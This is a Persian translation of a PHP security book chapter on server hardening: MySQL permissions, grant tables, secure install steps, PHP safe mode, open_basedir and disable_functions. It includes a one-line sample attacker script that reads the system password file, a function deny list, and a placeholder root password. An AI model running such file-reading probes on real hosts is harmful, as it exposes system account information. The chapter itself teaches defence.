دستورات عمل `max_execution_time` این مسئله را کنترل می‌کند که اسکریپت شما تا چه مدت می‌تواند اجرا شود و پس از آن به عنوان یک مشکل جهت منابع به شمار خواهد رفت و بسته خواهد شد. این ساعت جهت رخدادهای بیرون از PHP اجرا نمی‌شود بنابراین حتی اگر از `shell_exec()` جهت اجرای یک پردازش طولانی استفاده کنید، می‌توانید از یک زمان نسبتاً کوتاه با `max_execution_time` استفاده کنید.

تنظیمات `max_input_time` باعث می‌شود که اجرای PHP متوقف شود اگر بیش از زمانی طولی بکشد که شما جهت آپلود داده‌ها و یا نوع یک پاسخ بر روی کنسول، تعیین کرده اید.

به منظور استفاده از دستورات عمل `memory_limit`، باینری PHP شما باید توسط سویچ تنظیمی `--enable-memory-limit` کامپایل شده باشد. در این صورت، شما می‌توانید مقدار بیشینه‌ی حافظه‌ای را که هر کدام از پردازش‌های PHP می‌تواند مصرف نماید، مشخص نمایید.

فعال نمودن ویژگی محدودیت حافظه همچنین تابع `memory_get_usage()` را نیز فعال می‌کند به صورتی که می‌توانید استفاده از منابع را از درون اسکریپت‌های PHP تشخیص دهید.

دستورالعمل `mysql_max_links` باعث مشخص نمودن تعداد بیشینه‌ی ارتباطات MySQL جهت هر پردازش می‌شود به گونه‌ای که هر اسکریپت PHP نمی‌تواند تعدادی بیشتر از این تعداد ارتباط با پایگاه‌های داده‌ی MySQL را در هر زمان، ایجاد نماید. اگر تصمیم به استفاده از این ویژگی بگیرید، باید برابر با تعداد پایگاه‌های داده‌ای باشد که برنامه‌ی شما مورد استفاده قرار می‌دهد که معمولاً تنها یک مورد است.

## ۴.۳ حفاظت از پایگاه‌های داده

ما در خصوص کنترل بر روی دسترسی به فایل‌ها و دایرکتوری‌ها به صورت کلی صحبت نموده ایم که بر اساس سیستم عامل و یا تنظیمات `php.ini` می‌باشد. اکنون به مدیریت دسترسی به فایل‌ها و دایرکتوری‌های خاص مرتبط با پایگاه‌های داده‌ی MySQL می‌پردازیم که تا حدودی به این دلیل است که انجام این کار دارای مشکلات خاصی می‌باشد و تا حدی نیز به این دلیل که جهت بخش بعدی این فصل، آماده شویم.

کتاب‌های کاملی را می‌توان در خصوص این موضوع نوشت، بنابراین ما تنها می‌توانیم مفاهیم ابتدایی را در اینجا مورد بحث قرار دهیم. ولی از آنجا که PHP و MySQL اغلب به صورت نزدیک با هم کار می‌کنند، درک این مفاهیم جهت حفاظت از پایگاه‌های داده جهت هر برنامه‌نویسی دارای اهمیت است. جهت یک بحث پیشرفته‌تر در خصوص این موضوع، کتابی که پیشنهاد می‌دهیم (هرچند که مختص MySQL نمی‌باشد) عبارت است از خلاصه‌ی امنیت سرور SQL نوشته‌ی موریس لوپس ( <http://apress.com/book/bookDisplay.html?bID=230> ).

پایگاه‌های داده‌ی شما مطمئناً قلب داده‌های شما بر روی سیستم هستند. ما فرض می‌کنیم که (همان‌طور که همواره فرض می‌نماییم) شما دارای داده‌هایی هستید که باید مخفی نگه‌داشته شوند ولی حتی اگر مالکین واقعی این داده‌ها مشکلی با افشا شدن آن‌ها نداشته باشند، این امر به تصمیم آن‌ها وابسته است. داده‌های آن‌ها باید عمومی شود چرا که آن‌ها می‌خواهند عمومی باشند و نه به این دلیل که شما به عنوان یک مدیر سیستم، در حفاظت از آن‌ها، توجه لازم را مبذول نکرده‌اید.

### ۴.۳.۱ مجوزهای فایل سیستم پایگاه‌داده

پایگاه‌های داده‌ی MySQL شامل فایل‌های باینری هستند که در دایرکتوری داده‌ی MySQL ذخیره شده‌اند. این مکان به صورت پیش‌فرض `var/db/mysql/` می‌باشد ولی این مکان را می‌توان در فایل تنظیمات سرور و یا بر روی خط فرمان، بازنویسی نمود. اطمینان از اینکه این دایرکتوری، دارای مجوزهای صحیح می‌باشد دارای اهمیت بسیار بالایی جهت امنیت کلی داده‌های شما می‌باشد. ولی ممکن است واضح نباشد که این تنها خود فایل‌های داده نیستند که نیازمند چنین حفاظتی هستند. هر نوع فایل لاگ که توسط سرور MySQL شما ایجاد می‌شود ( <http://dev.mysql.com/doc/mysql/en/log-files.html> ) نیز

شایسته‌ی چنین حفاظتی است، چرا که ممکن است شامل متن ساده‌ی جستجوها باشند که شامل جستجوهای است که شامل رمزعبور برنامه‌ها و یا سایر اطلاعات حساس می‌باشد. هرکسی که بتواند این فایل‌ها را بخواند می‌تواند مالکیت هر نوع رمزعبور موجود در آن‌ها را نیز ارائه آورد. در خصوص MySQL، مکان پیش‌فرض جهت این فایل‌های لاگ، عبارت است از خود دایرکتوری پایگاه‌داده یعنی `var/db/mysql/` که کنترل دسترسی هم به فایل‌های پایگاه‌داده و هم لاگ‌ها را به صورت همزمان، راحت‌تر می‌کند. و البته، لاگ دقیق اختیاری است؛ بر روی یک سیستم تولید شما احتمالاً هر جستجو را ذخیره نخواهید نمود.

در هر صورت، شما باید مراقب باشید که مجوزهای دسترسی درستی را جهت تمامی فایل‌ها و دایرکتوری‌های مربوطه‌ی مورداستفاده توسط پایگاه‌داده‌ی خود، تنظیم می‌کنید. بی‌فایده است که تلاش کنید تا سطوح بالاتری از امنیت را ارائه نمایید (همان‌طور که در بخش بعدی این فصل مورد بحث قرار خواهیم داد). اگر این فایل‌ها و دایرکتوری‌ها به صورت کامل در برابر خواندن و یا حتی نوشتن توسط خوانندگان بدون مجوز قرار داشته باشند.

ما فرآیند زیر را پیشنهاد می‌دهیم:

۱- درون خود دایرکتوری داده (همان‌طور که قبلاً اشاره کردیم، معمولاً `var/db/mysql/`)، شما معمولاً تنها دایرکتوری‌ها را خواهید یافت که هر کدام مرتبط با یک پایگاه‌داده هستند. بعد از تغییر به این دایرکتوری، مالکین و گروه‌های تمامی این زیردایرکتوری‌ها را برابر با همان `userid` قرار دهید که پردازش سرور MySQL به عنوان آن، اجرا می‌شود (معمولاً `mysql`)، که این کار با این دستور انجام می‌شود:

```
chown -R mysql:mysql ./
```

در این دستور پرچم `-R` به معنای بازگشت بر روی تمامی زیردایرکتوری‌ها می‌باشد. در ادامه یک مالک و گروه جداشده توسط علامت دو نقطه را که می‌خواهیم تنظیم شود، مشخص می‌کنیم. در نهایت علامت `./` (نقطه ممیز) به سیستم عامل می‌گوید که بازگشت را در دایرکتوری جاری آغاز کند.

۲- حالت دایرکتوری داده را بر روی قابل خواندن تنها توسط کاربر `mysql` قرار دهید که با دستوری شبیه به این انجام می‌شود:

```
chmod -R 700 ./
```

در اینجا نیز، پرچم `-R` به معنای بازگشت در میان تمامی زیردایرکتوری‌ها می‌باشد و علامت `./` (نقطه ممیز) نیز به معنای شروع از دایرکتوری جاری می‌باشد. مقدار مبنای هشت `۷۰۰` مجوزهای `RWX` را جهت مالک تنظیم می‌کند (که کاربر `mysql` می‌باشد) و تمامی مجوزها جهت گروه و جهان را خاموش می‌کند. با این حال، هنگامی که مجوزها به درستی مشخص شدند، همچنان باید کارهای دیگری نیز انجام دهید.

۴,۳,۲

## کنترل دسترسی به پایگاه‌داده: جداول Grant

بسیاری از کاربران MySQL هیچ وقت محتوای پایگاه‌داده‌ی mysql را بررسی نمی‌کنند که به صورت پیش‌فرض در هر نصب MySQL ایجاد می‌شود و این مسئله را کنترل می‌کند که کدام کاربران می‌توانند چه کارهایی با پایگاه‌های داده‌ای که ممکن است وجود داشته باشند، انجام دهند و همچنین سایر فرا اطلاعات را در خصوص پایگاه‌های داده بر روی سرور ذخیره می‌کند. جداول مختلف مرتبط با تایید صلاحیت کاربر، پیچیده و مرتبط هستند و به بهترین شکل توسط گزاره‌های GRANT و REVOKE در MySQL یا با یک GUI از قبیل phpMyAdmin مدیریت می‌شوند. لایه‌ی احراز صلاحیت MySQL در بخش‌های ۵-۵ و ۵-۶ دستورالعمل MySQL آورده شده است.

تغییر جداول grant برای پایگاه‌داده، اندکی مشکل است و اشتباهات باعث می‌شوند یا داده‌های شما از دسترس خارج شوند و یا در معرض دید جهان قرار گیرند. ولی به همین دلیل است که شما باید با این جداول آشنا شوید چرا که امنیت موثر پایگاه‌داده در لایه‌ی احراز صلاحیت، آغاز می‌شود. بنابراین، اجازه دهید که شروع کنیم.

۴,۳,۳

## تنظیمات امنیتی در نصب MySQL

در یک نصب معمول، مجوزهای دسترسی پیش‌فرض با اجرای ابزار mysql\_install\_db مشخص می‌شوند (یعنی، جداول گرانت پیش‌فرض ایجاد می‌گردند). متأسفانه، این پیش‌فرض‌ها تا حد ترسناکی غیرایمن هستند:

دو کاربر root ایجاد می‌شوند که هر دو دارای رمز عبور خالی هستند. بر روی یک سیستم یونیکس، یک کاربر root می‌تواند از localhost مرتبط شود و دیگری می‌تواند از همان میزبانی وصل شود که سرور وصل می‌شود (یعنی، استفاده از نام میزبان یکسان، مثل mysql.example.com یا آدرس IP یکسان). بر روی سرور ویندوز، یک کاربر root می‌تواند از localhost وصل شود و دیگری می‌تواند از هر میزبانی وصل شود. به یاد داشته باشید که این دو دارای هیچ رمز عبوری نیستند.

دو کاربر ناشناس ایجاد می‌شوند که دارای تمامی مجوزها بر روی پایگاه‌های داده‌ی با نام test (یا نام‌هایی که با test شروع می‌شوند) می‌باشند. به مانند root، یکی از این کاربران می‌تواند از localhost وصل شود. دیگری می‌تواند تنها از همان میزبان (بر روی یونیکس) وصل شود یا از هر میزبانی (بر روی ویندوز). در اینجا نیز، این‌ها دارای هیچ رمز عبوری نیستند.

بر همین اساس، اولین چیزی که یک مدیر سیستم باید با یک نصب جدید انجام دهد، سخت‌تر نمودن آن یا بهبود امنیت کلی آن است. در فصل‌های قبلی، ما اسکریپت‌های رپر PHP را جهت این نوع فعالیت خط فرمان هم جهت ثبت فعالیت خود و هم جهت ایجاد سازگاری، ایجاد کردیم. ولی این امر اندکی سخت است

چرا که به وضعیت دقیق نصب شما، به شیوهی تعیین شده توسط query های شما، بستگی دارد. و بنابراین، جهت داشتن کنترل کامل بر روی این پردازش، شما باید این کار را به صورت تعاملی انجام دهید. بنابراین، ما در اینجا یک توالی نمونه از دستورات SQL را ارائه می کنیم که می توانند خط به خط یا از خط فرمان MySQL و یا از طریق یک GUI مدیریتی MySQL از قبیل PHPMyAdmin اجرا شوند

```
--- get rid of the test database, which is accessible to anyone from anywhere
DROP DATABASE test;

--- deal now with the mysql database, which contains administrative information
USE mysql;

--- check that privilege specifications for test% databases exist
SELECT * FROM db WHERE Db LIKE 'test%';
--- and delete them
DELETE FROM db WHERE Db LIKE 'test%';

--- check that anonymous users exist for this server
SHOW GRANTS FOR ''@'localhost';
--- revoke their privileges
REVOKE ALL ON *.* FROM ''@'localhost';
--- and delete them
DELETE FROM user WHERE User = '' and Host = 'localhost';

--- do the same for any anonymous users on your own server
--- !!! be sure to replace example.com with your own server name !!!
DELETE FROM user WHERE User = '' and Host = 'example.com';

--- do the same for root on your own server
--- !!! be sure to replace example.com with your own server name !!!
REVOKE ALL ON *.* FROM 'root'@'example.com';
DELETE FROM user WHERE User = 'root' and Host = 'example.com';

--- clean up by clearing any caches
FLUSH PRIVILEGES;
```

بعد از حذف نمودن پایگاه دادهی test، شما پایگاه دادهی mysql را تمیز می کنید به این صورت که در ابتدا هر کاربر ناشناس محلی را حذف می کنید. توجه کنید که مشخصات مجوزهای این کاربران به صورت مستقل از این مسئله وجود دارند که آیا خود این کاربران وجود دارند یا خیر، بنابراین شما هم باید مجوزهای آنها را فسخ نمایید و هم خود آنها را حذف کنید. سپس، شما همین کار را جهت کاربران ناشناسی انجام خواهید داد که ممکن است بر روی سرور شما وجود داشته باشند

بعد از اینکه این روند تمیز کاری تمام شد، شما در ادامه باید مطمئن شوید که یک رمز عبور جهت تنها کاربر پیش فرض باقی مانده و قابل قبول که `root@localhost` است، تعیین شود. این امر را می‌توانید با استفاده از ابزار خط فرمان `mysqladmin` با دستوری به مانند زیر، انجام دهید:

```
mysqladmin -u root password 's3kr3t'
```

این در واقع اولین کاری است که باید بعد از نصب MySQL انجام شود چرا که دسترسی `root` به پایگاه داده در تمام مدتی که داشتید جستجوها را سخت می‌کردید، در دسترس عموم قرار داشته است. ولی ما اعتقاد داریم که مهم‌تر این است که `root` قابل دسترسی به شبکه و دو حساب کاربری تست را قبل از ادامه‌ی کار، حذف کنیم به این دلیل که شما از لحاظ فنی باید هر چهار رمز عبور را مشخص نمایید تا واقعا دسترسی را محدود کنید.

#### ارائه‌ی مجوزها به شکلی محافظه کارانه

۴,۳,۴

امنیت واقعی نیازمند دید کاملا دقیق و نزدیک به چیزی است که کاربران می‌توانند انجام دهند و سپس تحلیل اینکه چه کارهایی را باید اجازه داشته باشند که انجام دهند. در هیچ جایی این امر مهم‌تر و واضح‌تر از تصمیم‌گیری در خصوص این مسئله نیست که کاربران پایگاه داده‌ی شما باید چه مجوزهایی داشته باشند.

بسیاری و شاید حتی اغلب، کاربران پایگاه داده‌ی شما انسان نیستند بلکه برنامه‌ها هستند. به ندرت می‌توان دلیلی یافت که چرا ارتباطات برنامه‌ها باید قادر باشند که وظایف مدیریتی از قبیل `DROP TABLES` و `GRANT` را انجام دهند. چنین مجوزهای خطرناکی باید تنها جهت کاربران مدیریتی ارائه شوند و باید به صورت آشکار جهت حساب‌های غیر مدیریتی، فسخ شوند.

در واقع، ایده‌ی خوبی است که دو حساب را جهت هر پایگاه داده ایجاد کنیم: یکی جهت کاربران انسانی مورد اعتماد (مدیران پایگاه داده) و دیگری جهت خود برنامه. اغلب برنامه‌ها می‌توانند به یک مجموعه‌ی بسیار محدود از مجوزها به کار خود ادامه دهند از قبیل `UPDATE, INSERT, SELECT` و `LOCK TABLES`.

از آنجا که اطلاعات ارتباطی پایگاه داده‌ی یک برنامه باید بر روی دیسک در جایی قرار داشته باشند که کاربر `nobody` بتواند آن‌ها را بخواند، محدود کردن جست و جویی که حساب برنامه می‌تواند اجرا کند ممکن است به محدود نمودن صدماتی که یک مهاجم می‌تواند وارد کند، کمک نماید. با این حال، بسیار ساده می‌توان کل داده‌های یک جدول را با یک گزاره‌ی یکتای `UPDATE` از بین برد؛ تنها حفاظت دقیق عبارت خواهد بود از محدود کردن مجوزها به تنها `SELECT` که جهت اغلب برنامه‌ها، خیلی واقع گرایانه نیست.

ممکن است این طور به نظر برسد که برنامه‌ها باید اجازه داشته باشند تا `DELETE` را اجرا کنند (به هر حال، رکوردهای قدیمی که مورد استفاده قرار نمی‌گیرند نباید به حال خود باقی بمانند- یا باید بمانند؟). ولی



حتی در اینجا نیز وضعیت اندکی پیچیده‌تر از چیزی است که در نگاه اول به نظر می‌رسد. بعضی از برنامه‌ها نیازمند توانایی DELETE نمودن رکوردها در بعضی از جداول هستند ولی اغلب آن‌ها می‌توانند به گونه‌ای نگاشته (یا بازنویسی) شوند که DELETE دیگر یک الزام نباشد.

#### ۴,۳,۵ اجتناب از فعالیت شبکه‌ای غیر ایمن

ما فصول هفتم و هشتم را به بحث پیرامون روش‌هایی اختصاص دادیم که کارهای شبکه‌ای شما را ایمن می‌کنند. این گزاره دارای اهمیت خاص خواهد شد زمانی که به خاطر داشته باشید که یک اکسپلویت بر روی یک سرور دور دست می‌تواند، اگر با سرور محلی شما ارتباط شبکه‌ای داشته باشد، تمامی اطلاعات و قدرت پایگاه‌داده‌ی شما را در دسترس یک مهاجم قرار دهد. تنها کافی است که کرم MySpool را در نظر گرفت که در تاریخ ژانویه‌ی ۲۰۰۵ توانست به بیش از ۸۰۰۰ سرور شبکه‌ای با رمزعبورهای root ضعیف MySQL گسترش یابد. اگر نیازی به ارتباط از راه دور با پایگاه‌داده‌ی خود ندارید (مثلاً جهت نگهداری از خارج از سایت)، می‌توانید mysqld\_safe را با گزینه‌ی --skip-networking آغاز کنید که یک پورت آزاد دیگر بر روی سرور شما یعنی firewall tcp 3306 را خاموش می‌کند.

اگر به ارتباطات شبکه‌ی نیازی ندارید، آنگاه تنها از میزبان‌های خاص به آن‌ها اجازه دهید (مثلاً در یک خوشه‌ی وب سرور). رویکرد تونل SSH را می‌توان جهت ایمن نمودن ارتباطات MySQL به کار گرفت (و همین‌طور ارتباطات شبکه‌ی به صورت کلی)؛ این یک روش عالی جهت محدود کردن این امر است که چه کسی می‌تواند یک ارتباط را با سرور MySQL شما، آغاز نماید. با این حال، باید از آن به همراه یک فایروال استفاده کنید که همه‌ی دیگر روش‌های دسترسی به پورت ۳۳۰۶ را می‌بندد.

#### ۴,۳,۶ افزودن قابلیت Undo با پشتیبانی‌های متناوب

از mysqldump جهت پشتیبان‌گیری از پایگاه‌های داده‌ی خود به صورت متناوب و مکرر استفاده کنید. این موضوع به اندازه‌ای مهم است که باید بخشی از دستورات نصب MySQL باشد.

اکنون به یک راه حل مبتنی بر نرم‌افزار مفید جهت مباحث امنیتی ایجاد شده توسط مجوزهای دسترسی، خواهیم پرداخت.

#### ۴,۴ حالت ایمن (Safe Mode) در PHP

حالت ایمن PHP تلاشی است جهت حل حداقل بعضی از مشکلات امنیتی موجود در مباحث دسترسی با تغییر رفتار برنامه‌های نوشته شده به زبان PHP. در حالی که ممکن است درست نباشد که سعی کنیم مشکلات سطح سیستمی را در سطح برنامه حل کنیم، با این حال، بعضی از مدیران سیستم‌ها تصمیم

گرفته‌اند که PHP را در حالت ایمن بر روی سرورهای خود اجرا کنند. به شکل مشابه، بعضی از میزبان‌ها هم تصمیم گرفته‌اند که PHP را تنها در حالت ایمن، ارائه کنند.

هنگام فعالیت در حالت ایمن، PHP به مالک یک اسکریپت اجازه می‌دهد تا تنها بر روی فایل‌ها و دایرکتوری‌های شخصی خودش، فعالیت کند. این محدودیت در واقع تا حد زیادی احتمال استفاده از PHP جهت اجرای حمله به یکپارچگی سیستم را به حداقل می‌رساند و بنابراین حالت ایمن یک گزینه‌ی جذاب جهت مدیران سیستمی است که نمی‌خواهند تمام تلاش ممکن را جهت ایجاد محدودیت‌های امنیتی بهتر، انجام دهند. با این حال، در بهترین حالت، این روش یک راه حل موقتی است و بنابراین اگر نیازمند سطوح واقعی از امنیت هستید، نباید انتظار داشته باشید که حالت ایمن میزبان شما و یا سرور خود شما می‌تواند این نوع امنیت را جهت شما به ارمغان آورد.

### حالت ایمن چگونه کار می‌کند

۴,۴,۱

فعال نمودن حالت ایمن تنها نیازمند تنظیم یک دستورالعمل تنظیمی در بخش حالت ایمن ناحیه‌ی گزینه‌های زبانی در یک فایل `php.ini` می‌باشد: `sade_mode TRUE` (یا برابر با `on` یا `۱`). البته، شما باید یک مدیرسیستم بوده و یا به صورتی به این فایل دسترسی داشته باشید.

هنگامی که حالت ایمن فعال شد، PHP یک بررسی `UID` را بر روی هر عملیات فایل انجام می‌دهد و این مسئله را مشخص می‌کند که آیا `userid` یک اسکریپت (که مالک آن را مشخص می‌کند) برابر با `userid` فایل یا دایرکتوری می‌باشد که یک عملیات (خواندن یا نوشتن، ایجاد کردن یا حذف کردن) در حال ارائه می‌باشد.

اجازه دهید فرض کنیم که یک کاربر مهاجم `jasong` حق داشتن یک وبسایت بر روی یک سرور اشتراکی را خریداری نموده است. این کاربر مالک یک دایرکتوری است که معمولا `docroot` نامیده می‌شود، که وبسایت وی در آن قرار خواهد گرفت و وی یک اسکریپت را ایجاد می‌کند، چیزی مثل اسکریپت زیر (که ما آن را `innocuous.php` می‌نامیم)، که تلاش می‌کند فایل رمزعبور سیستم را بخواند:

```
<?php readfile( '/etc/password' ); ?>
```

از آنجا که فایل `etc/passwd/` بر اساس ضرورت جهت تمامی کاربران قابل خواندن است، یک موتور PHP استاندارد (که حالت ایمن در آن فعال نیست) فایل را به مهاجم می‌دهد. این امر به اندازه‌ای که به نظر می‌رسد، جدی نیست چرا که رمزعبورهای سیستمی معمولا در آنجا ذخیره نمی‌شوند بلکه در `etc/shadow/` قرار دارند که تنها توسط `root` قابل دسترسی است. ولی این فایل افشا شده اطلاعات فراوانی را در خصوص سیستم شما ارائه می‌دهد که نباید افشا شوند، شامل اینکه کدام نام کاربری‌ها دارای شل‌های لاگین هستند.

با این حال، زمانی که حالت ایمن فعال است، خروجی معمول جهت این اسکریپت، محتوای این فایل نخواهد بود بلکه چیزی شبیه به این است:

```
Warning: SAFE MODE Restriction in effect.  
The script whose uid is 123 is not allowed to access /etc/password  
owned by uid 0 in /docroot/innocuous.php on line 1
```

این پیام به ما می‌گوید که یک اسکریپت تحت مالکیت کاربر ۱۲۳ (یعنی، jasong) تلاش دارد که به فایلی که تحت مالکیت کاربر ۰ (یعنی root) است دسترسی یابد و اینکه این دسترسی مسدود شده است چرا که مالکین مربوطه، یکسان نیستند. بنابراین، در این حالت، روشن نمودن حالت ایمن یک سطح قابل توجه از حفاظت را ارائه می‌دهد.

یک جایگزین جهت بررسی دقیق UID حالت ایمن، یک بررسی GID است که با قرار دادن `safe_mode_gid` (یا `true` یا `۱`) فعال می‌شود. این دستورالعمل این بررسی را تسکین می‌دهد به گونه‌ای که تایید خواهد شد اگر GID (مالک گروه) این اسکریپت با GID فایل یا دایرکتوری منطبق باشد. به این طریق، شما می‌توانید از یک گروه از توسعه دهندگان استفاده کنید که هر کدام از آن‌ها دارای `userid` مختص خود خواهند بود ولی همگی در گروه `www` قرار دارند.

## سایر ویژگی‌های حالت ایمن

۴,۴,۲

دستورالعمل‌های تنظیمی اضافی سایر جزئیات عملکرد حالت ایمن را کنترل می‌کنند. ولی ما در اینجا یک مرور کلی را ارائه می‌دهیم به همراه بحثی پیرامون تعابیر هر کدام از دستورالعمل‌ها. با این حال، به بیان کلی، حالت ایمن به شما یک درجه‌ی قابل توجه از کنترل را بر روی دایرکتورهای ورودی، دایرکتوری‌های `exec` و متغیرهای محیطی قابل تنظیم توسط کاربر، می‌دهد. در اینجا یک توضیح مختصر در خصوص موارد تحت دستورالعمل‌های تنظیمی آورده شده است.

هنگامی که یک اسکریپت اجرا شده در یک محیط حالت ایمن شامل یک فایل از دایرکتوری مشخص شده توسط دستورالعمل `safe_mode_include_dir` می‌باشد، محدودیت‌های معمول `userid` (یا `groupid`) نادیده گرفته می‌شوند و یک اسکریپت تحت مالکیت یک فرد دیگر اجازه‌ی وارد شدن می‌یابد. این امر زمانی مفید است که شما می‌خواهید کتابخانه‌ها (از قبیل PEAR) را وارد نمایید و یک تنظیم معمول ممکن است شبیه به این باشد: `safe_mode_include_dir="/usr/local/lib/php/"`. هنگام مشخص نمودن مسیرها در دستورالعمل حالت ایمن، مطمئن شوید که ممیز انتهایی را وارد می‌کنید. بدون این ممیز، این مقدار به عنوان یک پیشوند در نظر گرفته می‌شود به این معنی که `usr/local/lib/` منطبق با `usr/local/libdneba/` و `usr/local/libchxo/` خواهد بود. بیش از یک دایرکتوری یا پیشوند را می‌توان با استفاده از یک فهرست جدا شده توسط دو نقطه، (در ویندوز با نقطه ویرگول جدا می‌شوند) مشخص نمود.

یکی از مهم‌ترین ویژگی‌های حالت ایمن عبارت است از توانایی کنترل دقیق اینکه کدام فایل‌های سیستمی می‌توانند توسط اسکریپت‌های PHP اجرا شوند. دستورالعمل `safe_mode_exec_dir` به مدیران اجازه می‌دهد تا یک دایرکتوری را مشخص نمایند که باینری‌های قابل اجرای مفید از قبیل `ImageMagick` و `aspell` را می‌توان اجرا نمود بدون اینکه به اسکریپت‌های PHP نیز اجازه دهیم که `passwd` یا سایر ابزارهای خطرناک سیستمی را اجرا نمایند. آنگومان این دستورالعمل عبارت است از نام یک دایرکتوری، که در آن شما یک لینک سمبولیک را به هر نوع فایل قابل اجرای قابل قبول، ایجاد می‌کنید. بنابراین، این فرآیند چیزی شبیه به این خواهد بود. در ابتدا، شما یک ورودی مناسب را در `php.ini` ایجاد می‌کنید:

```
safe_mode_exec_dir='/bin/safe/'
```

در ادامه، شما یک لینک سمبولیک را جهت `aspell` (برای مثال) در این دایرکتوری با استفاده از دستور `ln -s` به عنوان `root` ایجاد می‌کنید:

```
# cd /bin/safe
# ln -s /usr/bin/aspell aspell
```

در نهایت، در اسکریپت خود، شما اکنون این ابزار قابل دسترس (ولی در غیر این صورت غیر قابل دسترس) را اجرا می‌کنید:

```
<?php
$output = shell_exec( '/bin/safe/aspell /var/www/myfiles/document.txt' );
```

دو دستورالعمل نهایی حالت ایمن مرتبط با متغیرهای محیط عمومی (گلوبال) هستند که جهت اسکریپت‌های PHP در دسترس می‌باشند. این‌ها همان متغیرهایی هستند که در فراخوان `phpinfo()` ظاهر می‌شوند، که اطلاعات سیستمی است که نباید افشا شود. این نوع اطلاعات باعث می‌شوند که اغلب مدیران سیستم‌ها فکر کنند که واقعا نباید به هیچ وجه اجازه‌ی فراخوانی `phpinfo()` را به کاربران بدهند. حالت ایمن به صورت پیش‌فرض باعث می‌شود که تمامی این متغیرهای محیطی از دسترس اسکریپت‌های PHP خارج شوند به استثنای آن‌هایی که با پیشوند `_PHP` آغاز می‌شوند.

دستورالعمل `safe_mode_allowed_env_vars` به شما اجازه می‌دهد تا پیشنهادهایی را جهت هر متغیر محیطی دیگری که می‌خواهید به اسکریپت‌های PHP اجازه دهید تا با تابع `putenv()` تنظیم کنند و تغییر دهند، مشخص نمایید. متغیرهای محیطی با ثابت‌ها و سایر متغیرهای عموم از این لحاظ تفاوت دارند که به هر پردازش فرزند تولید شده توسط یک اسکریپت، مثلا با فراخوانی `shell_exec()` انتقال می‌یابند.

برای مثال، شما ممکن است بخواهید که به برنامه‌های در حال اجرا بر روی سرور خود (و هر پردازش اساسی که توسط آن‌ها فراخوان می‌شود) دسترسی به یک کتابخانه‌ی خاص از توابع را بدهید. شما می‌توانید این کار را با افزودن یک دستورالعمل از قبیل این در `php.ini` انجام دهید:

```
safe_mode_allowed_env_vars = 'SAFELIB_'
```

اکنون، یک کاربر می‌تواند از `putenv()` جهت ایجاد یک متغیر محیطی قابل استفاده، مثل مورد زیر، بهره

```
<?php
putenv( 'SAFELIB_LIBPATH=/usr/lib/mylib' );
```

دستور `safe_mode_protected_env_vars` به شما اجازه می‌دهد تا این فهرست را با مشخص نمودن متغیرهای محیطی خاصی که نمی‌توانند تغییر کنند حتی اگر `safe_mode_allowed_env_vars` اجازه‌ی آن را بدهد، بهتر تنظیم کنید.

### جایگزین‌های حالت ایمن

۴,۴,۳

در نهایت ما به طور مختصر دو جایگزین اصلی جهت بررسی `UID` حالت ایمن را معرفی می‌کنیم. به عنوان جایگزین، این موارد به صورت مستقل از این امر به کار گرفته می‌شوند که آیا حالت ایمن فعال شده است یا خیر (هرچند که اغلب به عنوان بخشی از حالت ایمن محسوب شده‌اند و دستورالعمل‌های آن‌ها در انتهای بخش حالت ایمن در `php.ini` قرار دارند).

دستورالعمل تنظیمی `open_basedir` یک دایرکتوری را تعریف می‌کند که هر فایلی که باید باز شود، باید در آن قرار گیرد. این دستورالعمل را می‌توان در `php.ini` با `open_basedir/mybasedir` یا در فایل `httpd.conf` آپاچی با دستوری شبیه این، تنظیم نمود:

```
<Directory /mybasedir>
    php_admin_value open_basedir /mybasedir
</Directory>
```

هنگامی که `open_basedir` تنظیم شده است، هر فایلی که تحت کنترل PHP باز می‌شود (برای مثال با تابعی مثل `fopen()`) باید در این دایرکتوری مشخص شده، قرار داشته باشد؛ اگر به این صورت نباشد، فایل اجازه‌ی باز شدن نمی‌یابد. در چنین حالتی، با فرض همان `innocuous.php` قبلی (تلاش `jasong` جهت باز کردن فایل `etc/password/` جهت خواندن)، اسکریپت به جای اجرا شدن، پیامی شبیه پیام زیر را ارائه می‌دهد:

```
Warning: open_basedir restriction in effect. File is in wrong directory in  
/docroot/innocuous.php on line 1
```

دستورالعمل‌های `disable_functions` و `disable_classes` شما را قادر می‌سازند تا توانایی کاربران جهت اجرای توابع و کلاس‌های خاص را محدود نمایید. این دستورالعمل‌ها باید در `php.ini` تنظیم شوند و نه در `httpd.conf`. با خطی به این شکل:

```
disable_functions readfile,system,chmod,chown,unlink
```

توجه کنید که چندین ورودی اجازه داده می‌شود که با کاما از هم جدا می‌شوند.

هنگامی که یک تابع مثل `readfile` غیرفعال شده است، اسکرپت مخرب `innocuous.php` به جای اجرا شدن، پیامی مثل پیام زیر را ارائه می‌کند:

```
Warning: readfile() has been disabled for security reasons in  
/docroot/innocuous.php on line 1
```

بنابراین، حالت ایمن و دو جایگزین آن یعنی `open_basedir` و `disable_functions` یا `disable_classes` یک سطح تقریباً قوی از امنیت را جهت سرور شما با هزینه‌های اندک زمانی و تلاش جهت برپایی، ارائه می‌کنند. این موارد باید بخشی از ابزارهای امنیتی هر مدیر سیستم باشند. هیچ دلیل قانع‌کننده‌ای جهت عدم استفاده از آن‌ها وجود ندارد.

خلاصه

در این فصل، ما آخرین المان‌های مختلف حفظ یک محیط ایمن را بررسی کردیم که همان کنترل دسترسی کاربران به منابع شما می‌باشد. در ابتدا، ما توضیح دادیم که چرا مجوزهای فایل و دایرکتوری باید تنظیم شوند، چگونه باید و می‌توان آن‌ها را تنظیم نمود و چگونه PHP می‌تواند در تنظیم آن‌ها به شما کمک کند. در ادامه، به بحثی پیرامون اعطا و فسخ مجوزهای پایگاه‌داده‌ی کاربران پرداختیم. سپس، در خصوص کنترل پردازش‌های مختلف در حال اجرا بر روی سیستم شما بحث کردیم. در نهایت این مسئله را مدنظر قرار دادیم که حالت ایمن PHP و همکاران نزدیک آن یعنی `open_basedir` و `disable_functions` و `disable_classes` می‌توانند به شما کمک کنند تا مهاجمان را از فایل‌ها و دایرکتوری‌هایی که نباید در آنجا باشند، دور نگه دارید.

اکنون آماده هستیم که به کسب اطمینان از این امر بپردازیم که خود کد PHP تا حد امکان، ایمن می‌باشد.



## ۵ فصل پنجم: تایید اعتبار داده‌های ورودی کاربر

